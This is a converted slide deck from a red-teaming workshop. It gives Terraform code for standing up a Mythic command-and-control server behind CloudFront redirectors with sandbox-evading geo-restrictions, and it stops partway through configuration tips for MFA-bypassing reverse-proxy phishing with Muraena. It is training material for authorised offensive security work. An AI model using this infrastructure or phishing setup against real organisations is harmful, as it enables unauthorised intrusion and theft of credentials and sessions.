

Modern Red Teaming

Workshop - SINCON 2024

Joffrey CZARNY - Nicolas BUZY-DEBAT

Authors: Joffrey CZARNY

Joffrey Czarny (aka Sn0rkY) is a Red Team Leader at Medallia, Security researcher and VoIP hacker at night, Ambassador of Happiness and Healthy Living.

Since 2001, he is a pentester/red teamer who has released advisories and tools on VoIP Cisco products, Active Directory, and SAP and he has spoken at various security-focused conferences including Hack.lu, Troopers, ITunderground, Hacktivity, HITB, SSTIC, REcon, and Black Hat Arsenal.

<https://www.linkedin.com/in/joffreyczarny>

Authors: Nicolas BUZY-DEBAT

After completing his MEng in Computer Networking & Telecommunications and an apprenticeship in the Defence sector in France, Nicolas Buzy-Debat moved to Singapore where he has been working for almost a decade.

Starting as a Managed Vulnerability Intelligence consultant in a commercial CERT, he progressively transitioned to Offensive Security & Red Teaming roles, mostly in regional Tech companies. He now leads the Red Team at Grab.

<https://www.linkedin.com/in/nbuzydeb/>

Workshop outline

- Red Teaming concepts - 20 mins
- Red Team infrastructure as code - 40 mins
- Lunch - 1 hr
- MFA-aware phishing and session orchestration - 1 hr
- macOS post-exploitation - 1 hr

Red Teaming concepts

Blue Team vs Red Team



Blue Team (defence)

Configures security controls, monitors threats and responds to incidents



Red Team (offence)

Attempt to simulate a breach caused by a Threat Actor by employing known or new Tactics, Techniques and Procedures (TTPs).

Tries to execute exercises as much as possible the way threat actors would:

- Stealth
- Open or wide scope
- Operations spanning over long periods of time
- Less constraints
- Capabilities
- Maintain access until objectives are reached

The purpose of Red Team exercises

The main objective of Red Team exercises is to evaluate **preparedness** on 3 aspects:

- Preventive controls
 - Anti-malware
 - Firewalls
 - Hardening
 - Identity and Access Management (IAM)
- Detective controls
 - Endpoint **Detection** and Response (EDR)
 - Security information and event management (SIEM) built-in or custom rules
 - Logging sources
- Response
 - Endpoint Detection and **Response** (EDR)
 - Investigation tools
 - Incident Response processes
 - Blue Team's exposure to certain concepts and techniques

The Red Teamer may also identify and exploit vulnerabilities and misconfigurations if they are needed for them to achieve their **goals**.

C2 infrastructure concepts

C2 (Command & Control) servers


- Most critical Red Team asset
- Server where Red Team operators give instructions to infected machines (execute commands, upload/download files, etc.)
- Listens to callbacks from the malware (a.k.a implant)
- Better to be on a private network

Redirectors

- Hide the original location of the C2 server
- Flexibility: don't need to spin up a new C2 server if discovered, only a new redirector
- (Bonus) Mimic legitimate-looking traffic
- (Bonus) Controls how the malware listener can be accessed (Geo-blocking, IP or UA blacklisting, fake webpage if the format of the request is wrong, etc.)

Tiers

- Short-Haul: the callback interval is at an almost interactive level, adequate for heavy use from Red Team operators
- Long-Haul: using a different malware, persistence mechanism, redirector, potentially even C2 communication channel. Long callback interval for added stealth, only used to recover access when an issue arises with the SH implant



C2 infrastructure tech stack

Infrastructure service provider

- AWS
- Azure
- GCP
- Digital Ocean...

Redirectors

- Nginx, Apache, Caddy: use the web server redirect/rewrite rules
- Socat utility
- Managed services
 - AWS Cloudfront, Lambda + API Gateway
 - Azure CDN
 - Cloudflare Workers...

C2 servers and agents

- **Mythic** (Apollo, Medusa, Poseidon, Apfell, and many more) => used during the workshop
- Cobalt Strike
- Sliver
- Havoc ...
- => 141 entries as of today in the C2 Matrix!

Red Team infrastructure as code

Why defining infrastructure as code?

- Transparency and collaboration: the code itself serves as documentation, showing exactly what the managed infrastructure looks like without the need for separate documentation.
- Consistency and speed: it ensures fast and consistent deployments if it doesn't rely on unmanaged resources (e.g. hard-coded references to resources not managed by Terraform)
- Version control: since it's defined as code, it can be version-controlled in e.g. Git. It allows for easy tracking of changes and quick rollback in case of issues.

Modifying and enhancing an open-source project


The code presented in this workshop is initially based on Kyle Avery's [Multi-Stage-Mythic project \(blog post\)](#)

It was then modified to add OPSEC and quality-of-life improvements

The implant build automation phase was removed to simplify the workshop, and because we prefer it to have its own dedicated pipeline

It was modified to use AWS services only (no Azure CDN) to simplify the workshop as well, but we do encourage you to experiment with other types of redirector on your own time.

Infrastructure architecture



Clone the project

Clone the workshop repository to continue:

```
git clone https://github.com/nbuzydeb/sincon24\_modern\_redteam.git
cd sincon24_modern_redteam
```

Project structure difference

```
✓ SINCON24_MODERN_REDTEAM
  ✓ deps
    { } http_config.json
  ✓ tf
    > .terraform
    ≡ .terraform.lock.hcl
  ™ backend.tf
  ™ ec2.tf
  ™ iam.tf
  ™ networking.tf
  ™ outputs.tf
  ™ providers.tf
  ™ redirector.tf
  ™ s3.tf
  ™ security_groups.tf
  ™ variables.tf
```

- TF code split into more files for readability, each category of resource gets their own TF file
- No payloads folder, no generate_payloads.py as out of scope of this workshop
- Next slides will cover the additions/upgrades :)

```
✓ KYLEAVERY/MULTI-STAGE-MYTHIC
  ✓ deps
    ⚡ generate_payloads.py
  { } http_config.json
  > payloads
  ✓ tf
    ™ main.tf
    ™ outputs.tf
    ≡ variables.example
    ™ versions.tf
```

Cloudfront Geo restrictions

- Cloudfront allows you to restrict the geographic distribution of your content
- 2 advantages for us:
 - Avoid the noise from large-scale automated scanners from abroad
 - Defeat sandboxes hosted in foreign countries

```
restrictions {  
    geo_restriction {  
        restriction_type = "whitelist"  
        locations       = ["SG"]  
    }  
}
```

Restrictions Arguments

The `restrictions` sub-resource takes another single sub-resource named `geo_restriction` (see the example for usage).

The arguments of `geo_restriction` are:

- `locations` (Required) - ISO 3166-1-alpha-2 codes for which you want CloudFront either to distribute your content (`whitelist`) or not distribute your content (`blacklist`). If the type is specified as `none` an empty array can be used.
- `restriction_type` (Required) - Method that you want to use to restrict distribution of your content by country: `none`, `whitelist`, or `blacklist`.

Cloudfront prefix list for the LB's security group

- “AWS-managed prefix lists are sets of IP address ranges for AWS services.”
[Documentation](#)
- We can reference prefix lists in security group rules
- We can thus limit access to our origin (load balancer - LB) to only CloudFront IPs, preventing direct access to the LB
[AWS blog post](#)

- Note: this does not prevent an external party from pointing a Cloudfront distribution at your LB and get access!

```
data "aws_ec2_managed_prefix_list" "cloudfront" {  
  name = "com.amazonaws.global.cloudfront.origin-facing"  
}  
  
resource "aws_security_group" "alb_c2_listener_sg" {  
  name   = "alb_c2_listener_sg"  
  vpc_id = aws_vpc.my_vpc.id  
  
  ingress {  
    from_port     = 80  
    to_port      = 80  
    protocol     = "tcp"  
    prefix_list_ids = [data.aws_ec2_managed_prefix_list.cloudfront.id]  
  }  
}
```

ELB => ALB

Upgraded the classic Elastic Load Balancer (ELB) to an Application Load Balancer (ALB):

- Supports additional protocols such as WebSocket and HTTP/2
- Supports content-based routing
- More information [here](#)

```
resource "aws_lb" "alb_c2_v3" {  
    name          = "c2-alb-v3"  
    internal      = false  
    load_balancer_type = "application"  
    subnets       = [aws_subnet.my_public_subnet_1.id, aws_subnet.my_public_subnet_2.id]  
    security_groups = [aws_security_group.alb_c2_listener_sg.id]  
    access_logs { ... }  
}  
  
resource "aws_lb_listener" "lb_listener_c2_mythic_v3" {  
    load_balancer_arn = aws_lb.alb_c2_v3.arn  
    port            = 80  
    protocol        = "HTTP"  
  
    default_action {  
        target_group_arn = aws_lb_target_group.lb_tg_c2_mythic_v3.arn  
        type            = "forward"  
    }  
}  
  
resource "aws_lb_target_group" "lb_tg_c2_mythic_v3" {  
    name          = "c2-mythic-v3-tg"  
    port          = 81  
    protocol      = "HTTP"  
    vpc_id        = aws_vpc.my_vpc.id  
    target_type   = "instance"  
}  
  
resource "aws_lb_target_group_attachment" "lb_tg_attachment_c2_mythic_v3" {  
    target_group_arn = aws_lb_target_group.lb_tg_c2_mythic_v3.arn  
    target_id       = aws_instance.mythic_v3.id  
    port            = 81  
}
```

ALB logs

Access logs can be enabled on your load balancer, they contain:

- Timestamp
- Client IP address
- Request paths
- Server responses...

```
access_logs {  
    bucket  = aws_s3_bucket.redteam_logs_bucket.id  
    prefix  = "alb_v3"  
    enabled = true  
}
```

It can be useful for compliance or troubleshooting purposes.

SSM Session Manager instead of open SSH port

AWS Systems Manager (SSM) Session Manager is a managed service:

- Usable either from CLI or an interactive one-click browser-based shell
- **No need to open inbound ports, maintain bastion hosts, or manage SSH keys**
- Sessions can be logged and audited (not configured in the workshop)
- Supports port forwarding, and SSH tunneling (no logging available)

```
resource "aws_instance" "mythic_v3" {
  instance_type      = var.aws_instance_type
  ami                = data.aws_ami.ubuntu.id
  iam_instance_profile = aws_iam_instance_profile.ssm_instance_profile.name
```

```
resource "aws_iam_role_policy_attachment" "ssm_policy_attachment" {
  role      = aws_iam_role.ssm_role.name
  policy_arn = "arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore"
}
```

```
resource "aws_iam_instance_profile" "ssm_instance_profile" {
  name = "SSMInstanceProfile"
  role = aws_iam_role.ssm_role.name
}
```

Dynamic Ubuntu AMI via aws_ami data source

The Amazon Machine Image (AMI) ID is dynamically retrieved based on the filter.

It ensures that we get the latest Ubuntu 22.04 image at launch time.

This also allows the references to the AMI to be region-independent

```
data "aws_ami" "ubuntu" {
  most_recent = true

  filter {
    name    = "name"
    values = ["ubuntu/images/hvm-ssd/ubuntu-jammy-22.04-arm64-server-*"]
  }

  filter {
    name    = "virtualization-type"
    values = ["hvm"]
  }

  owners = ["099720109477"] # Canonical's owner ID
}
```

Terraform state and backend

The state is where Terraform keeps track of the infrastructure (binding remote objects <> resources declared as code) it's managing and the configuration.

It is used to determine which changes to make to your infrastructure. More information [here](#).

A backend defines where Terraform stores its state data files. By default, the [local](#) backend is used. This is not suitable for collaboration.

Instead, we can use an S3 bucket as a backend to store our state data files. We will need to create it manually outside of Terraform, then reference it in our Terraform files.

Terraform state S3 bucket creation

```
RANDOM_SUFFIX=$(LC_ALL=C tr -dc 'a-z0-9' </dev/urandom | head -c 8)

BUCKET_NAME="sincon2024-modern-rt-workshop-tfstate-$RANDOM_SUFFIX"

# Should return: make_bucket: <bucket_name>
aws s3 mb s3://${BUCKET_NAME} --profile sincon2024
```

Terraform S3 backend bucket name

Change the s3 backend bucket value to the name of the S3 bucket you just created:

```
tf > 🌐 backend.tf > 🛡️ terraform > 🛡️ backend "s3"
1   # Some values here are duplicated from variables.tf due to
2
3   terraform {
4     backend "s3" {
5       profile = "sincon2024"
6       bucket  = "sincon2024_modern_rt_workshop_<prefix>" ⚡
7       key      = "mythicv3"
8       region   = "ap-southeast-1"
9     }
10 }
```

Initialize Terraform

Go to the “tf” directory and initialize the Terraform workspace:

```
cd tf
```

```
terraform init
```

```
tf % terraform init
```

Initializing the backend...

Successfully configured the backend "s3"! Terraform will automatically use this backend unless the backend configuration changes.

Initializing provider plugins...

- Finding hashicorp/aws versions matching "5.48.0"...
- Finding hashicorp/random versions matching "3.6.1"...
- Finding latest version of hashicorp/cloudinit...
- Installing hashicorp/cloudinit v2.3.4...
- Installed hashicorp/cloudinit v2.3.4 (signed by HashiCorp)
- Installing hashicorp/aws v5.48.0...
- Installed hashicorp/aws v5.48.0 (signed by HashiCorp)
- Installing hashicorp/random v3.6.1...
- Installed hashicorp/random v3.6.1 (signed by HashiCorp)

Terraform has created a lock file `.terraform.lock.hcl` to record the provider selections it made above. Include this file in your version control repository so that Terraform can guarantee to make the same selections by default when you run "terraform init" in the future.

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see any changes that are required for your infrastructure. All Terraform commands should now work.

If you ever set or change modules or backend configuration for Terraform, rerun this command to reinitialize your working directory. If you forget, other commands will detect it and remind you to do so if necessary.

Apply the changes

Now issue `terraform apply`

It will show you the expected changes, review them
then type “yes”.

It will take up to 10 minutes to complete :)

At the end, you will get details about your C2 and
Phishing infra! 

Outputs:

```
mythic_v3_cloudfront_distribution = "https://d3rv73p92buhdg.cloudfront.net"
mythic_v3_instance_id = "i-0b3af67bb857580c3"
phishing_instance_id = "i-052a53ccbb46f6077"
phishing_server_IP = "47.128.15.26"
```

```
# aws_vpc.my_vpc will be created
+ resource "aws_vpc" "my_vpc" {
    + arn = "arn:aws:vpc:10.100.0.0/16"
    + cidr_block = "10.100.0.0/16"
    + default_network_acl_id = (known after apply)
    + default_route_table_id = (known after apply)
    + default_security_group_id = (known after apply)
    + dhcp_options_id = (known after apply)
    + enable_dns_hostnames = true
    + enable_dns_support = true
    + enable_network_address_usage_metrics = (known after apply)
    + id = (known after apply)
    + instance_tenancy = "default"
    + ipv6_association_id = (known after apply)
    + ipv6_cidr_block = (known after apply)
    + ipv6_cidr_block_network_border_group = (known after apply)
    + main_route_table_id = (known after apply)
    + owner_id = (known after apply)
    + tags = {
        + "Name" = "MyVPC"
    }
    + tags_all = {
        + "Name" = "MyVPC"
    }
}
```

Plan: 30 to add, 0 to change, 0 to destroy.

Changes to Outputs:

```
+ mythic_v3_cloudfront_distribution = (known after apply)
+ mythic_v3_instance_id = (known after apply)
+ phishing_instance_id = (known after apply)
+ phishing_server_IP = (known after apply)
```


Do you want to perform these actions?

Terraform will perform the actions described above.
Only 'yes' will be accepted to approve.

Enter a value: yes


Get a shell on the instance

First check that all the “status checks” passed, then click on “Connect”:



The screenshot shows the AWS EC2 Instances page with a single instance listed. The instance is named "C2-RedTeam-Mythic-v3" and has the ID "i-066e118affc556d1f". It is currently "Running" and is a "t4g.small" instance type. All status checks have passed, and it is in the "ap-southeast-1a" availability zone. The "Actions" and "Launch instances" buttons are visible at the top right.

Then click on “Session Manager” > “Connect”:



The screenshot shows the "Connect to instance" dialog for the Session Manager. The URL in the browser bar is "EC2 > Instances > i-066e118affc556d1f > Connect to instance". The main heading is "Connect to instance" with an "Info" link. Below it, a sub-instruction reads "Connect to your instance i-066e118affc556d1f (C2-RedTeam-Mythic-v3) using any of these options". There are four tabs at the top: "EC2 Instance Connect", "Session Manager" (which is selected), "SSH client", and "EC2 serial console". A section titled "Session Manager usage:" contains a bulleted list of instructions: "Connect to your instance without SSH keys, a bastion host, or opening any inbound ports.", "Sessions are secured using an AWS Key Management Service key.", "You can log session commands and details in an Amazon S3 bucket or CloudWatch Logs log group.", and "Configure sessions on the Session Manager [Preferences](#) page." At the bottom are "Cancel" and "Connect" buttons.

Check Mythic containers status

```
cd /opt/Mythic/
```

```
sudo ./mythic-cli status
```

MYTHIC SERVICE		WEB ADDRESS	BOUND LOCALLY	
Mythic Backend Server		http://127.0.0.1:17443	true	
Hasura GraphQL Console		http://127.0.0.1:8080	true	
Jupyter Console		http://127.0.0.1:8888	true	
Internal Documentation		http://127.0.0.1:8090	true	
ADDITIONAL SERVICES		ADDRESS	BOUND LOCALLY	
Postgres Database		postgresql://mythic_user:password@127.0.0.1:5432/mythic_db	true	
React Server		http://127.0.0.1:3000/new	true	
RabbitMQ		amqp://mythic_user:password@127.0.0.1:5672	true	
Mythic Main Services				
CONTAINER NAME	STATE	STATUS	MOUNT	PORTS
mythic_documentation	running	Up About a minute (healthy)	local	8090/tcp -> 127.0.0.1:8090
mythic_graphql	running	Up 33 seconds (healthy)	N/A	8080/tcp -> 127.0.0.1:8080
mythic_jupyter	running	Up About a minute (healthy)	local	8888/tcp -> 127.0.0.1:8888
mythic_nginx	running	Up About a minute (healthy)	local	7443/tcp -> :::7443, 7443
mythic_postgres	running	Up About a minute (healthy)	local	5432/tcp -> 127.0.0.1:5432
mythic_rabbitmq	running	Up About a minute (healthy)	local	5672/tcp -> 127.0.0.1:5672
mythic_react	running	Up About a minute (healthy)	local	3000/tcp -> 127.0.0.1:3000
mythic_server	running	Up About a minute (healthy)	local	7000/tcp -> :::7000, 7001/tcp -> :::7001, 7002/tcp -> :::7002, 7003/tcp -> :::7003, 7004/tcp -> :::7004, 7005/tcp -> :::7005, 7006/tcp -> :::7006, 7007/tcp -> :::7007, 7008/tcp -> :::7008, 7009/tcp -> :::7009, 7010/tcp -> :::7010
Installed Services				
CONTAINER NAME	STATE	STATUS	MOUNT	
apfell	running	Up About a minute	apfell_volume	
http	running	Up About a minute	http_volume	

Troubleshooting

In case the services are not up yet, it could be due to the low bandwidth available for your EC2 instance => slow download speed 😓

You can check the Cloud-init logs for any still running tasks from your user-data script:

```
sudo tail /var/log/cloud-init-output.log
```

```
ssm-user@ip-10-100-1-156:~$ sudo tail /var/log/cloud-init-output.log
26070551e657: Downloading [=====>] 24.62MB/29.16MB
a86293a104ae: Download complete
5aa60d344ce8: Downloading [=====>] 4.528MB/12.84MB
7ae832c8db14: Download complete
f98a62eb7798: Download complete
118b9f98af4: Download complete
d8fd9f2f8a04: Download complete
0fab5e0388e9: Download complete
16cc9ada13fb: Download complete
```

Connect to your Mythic C2 interface

- Get your credentials (**on the C2 server**):
 - `sudo ./mythic-cli config | grep "MYTHIC_ADMIN_"`
- Use SSM port forwarding **on your machine** to reach the web application:
 - `aws ssm start-session --target "i-xxxxxxxxxx" \
--document-name AWS-StartPortForwardingSession \
--parameters
'{"portNumber": ["7443"], "localPortNumber": ["7443"]}' --profile
sincon2024`
- Go to <https://127.0.0.1:7443> and use the credentials obtained from step 1

Mythic C2 dashboard

The screenshot displays the Mythic C2 dashboard interface. At the top, there is a header bar with icons for navigation, search, and system status, followed by the URL <https://127.0.0.1:7443/mew> and the title "Operation Chimera". Below the header are five cards: "Active Callbacks" (0/0), "Top C2 Profile Connections" (0), "Top Command Stats" (User: 0, Tasks: 0), "Top User Contexts" (Host: 0, Tasks: 0), and "Top Active Hosts" (Host: 0, Tasks: 0). A large central area titled "Activity per Day (Asia/Singapore)" contains a timeline chart with a single data point at day 0. At the bottom, there are five more cards: "Task Status", "Operator Stats", "Top Artifacts", "Top Tags", and "Port Usage". A footer bar at the very bottom is labeled "Agent / C2 Overview".

Active Callbacks
0 / 0
Recent Checkins <1hr
0

Top C2 Profile Connections
0

Top Command Stats
User: 0 Tasks: 0

Top User Contexts
Host: 0 Tasks: 0

Top Active Hosts
Host: 0 Tasks: 0

Activity per Day (Asia/Singapore)

0

0

Task Status

Operator Stats

Top Artifacts

Top Tags

Port Usage

Agent / C2 Overview

http
apfell ✓

After the workshop... (NOT NOW :D)

Do not forget to bring down the infrastructure to avoid incurring unnecessary costs!

Simply issue:

```
terraform destroy
```

```
aws_internet_gateway.my_igw: Destruction complete after 3m9s
aws_security_group.alb_c2_listener_sg: Destruction complete after 27s
aws_subnet.my_public_subnet_1: Destruction complete after 27s
aws_vpc.my_vpc: Destroying... [id=vpc-0054b373bd95c9b36]
aws_vpc.my_vpc: Destruction complete after 1s
```

```
Destroy complete! Resources: 31 destroyed.
```

MFA-aware phishing and session orchestration

Phishing

- Still relevant and effective in 2024
- Easy way to steal credentials
 - MFA can be bypassed (if it's not well implemented)
- Phishing can help to obtain persistence
 - Via a Dropper but also on SaaS services
- Phishing can help for data exfiltration
 - Gdrive,Dropbox, Box,
 - Code repository: Github, Gitlab...



Issues around Phishing for an attacker

- Plenty of detections or ways to report phishing are implemented, today.
 - Mass phishing can be quickly identified and reported
What if after 1.42 minute I already had what I was looking for?
- Passwords are like underwear so it's changed frequently, right?!
Do I still need a password in 2024? Is stealing a session not enough?
- Multi-Factor Authentication (MFA) adoption makes password spray ineffective.
 - MFA is effective only if U2F/WebAuthn are implemented
What if I manage to phish the SSO portal? MFA authentication is only required once!


How to Phish nowadays

Use a “transparent” reverse proxy, “man-in-the-middle attack framework” which allows to bypass 2-factor authentication protection, in order to phishing login credentials along with session cookies.

Automate post-exploitation , to reduce work factor* and maximise attack efficiency


* - A Work Factor is an estimate of the effort or time needed by a potential adversary, with specific expertise and resources, to overcome a protective measure.

Phishing tools to consider



- <https://github.com/muraenateam/muraena>
- <https://github.com/kgretzky/evilginx2>

Muraena + NecroBrowser workflow



Muraena config / Docs

- Documentation: <https://muraena.phishing.click/>
- Template config file:
<https://github.com/muraenateam/muraena/blob/master/config/config.toml>

Before trying to tamper auth form, check if your target is properly loaded in a browser.

Muraena config /tricks: Origins

- External resources are loaded from a different domain, e.g: images from a bucket

<https://muraena.phishing.click/docs/origins>

```
[origins]

externalOriginPrefix = "ext"

externalOrigins = [
    "*.external.com",
    "cdn.anotherexternal.com"
]
```

Muraena config /tricks: Transform

- Transformation rules are important to effectively altering the HTTP traffic between the victim and the legitimate site.
<https://muraena.phishing.click/docs/transform>
- Transformation rules can help to be applied to the responses sent from the legitimate site to the phishing server.

```
skipContentType = [ "font/*", "image/*" ]  
  
headers = [  
  
    "Location",  
  
    "WWW-Authenticate",  
  
    "Origin",  
  
    "Set-Cookie",  
  
    "Access-Control-Allow-Origin",  
  
    "Content-Security-Policy",  
  
    "Content-Security-Policy-Report-Only",  
  
    "Strict-Transport-Security",  
  
    "X-XSS-Protection",  
  
    "X-Content-Type-Options",  
  
    "X-Frame-Options",  
  
    "Referrer-Policy",  
  
    "X-Forwarded-For"  
]  
]  
]
```

Muraena config /tricks: TLS

- Carefully set TLS with a wildcard certificate in order mimic/mask properly your target.

<https://muraena.phishing.click/docs/tls>

```
[tls]  
  
enable = true  
  
expand = false  
  
certificate = "./cert/_wildcard.outofscope.gdn.pem"  
  
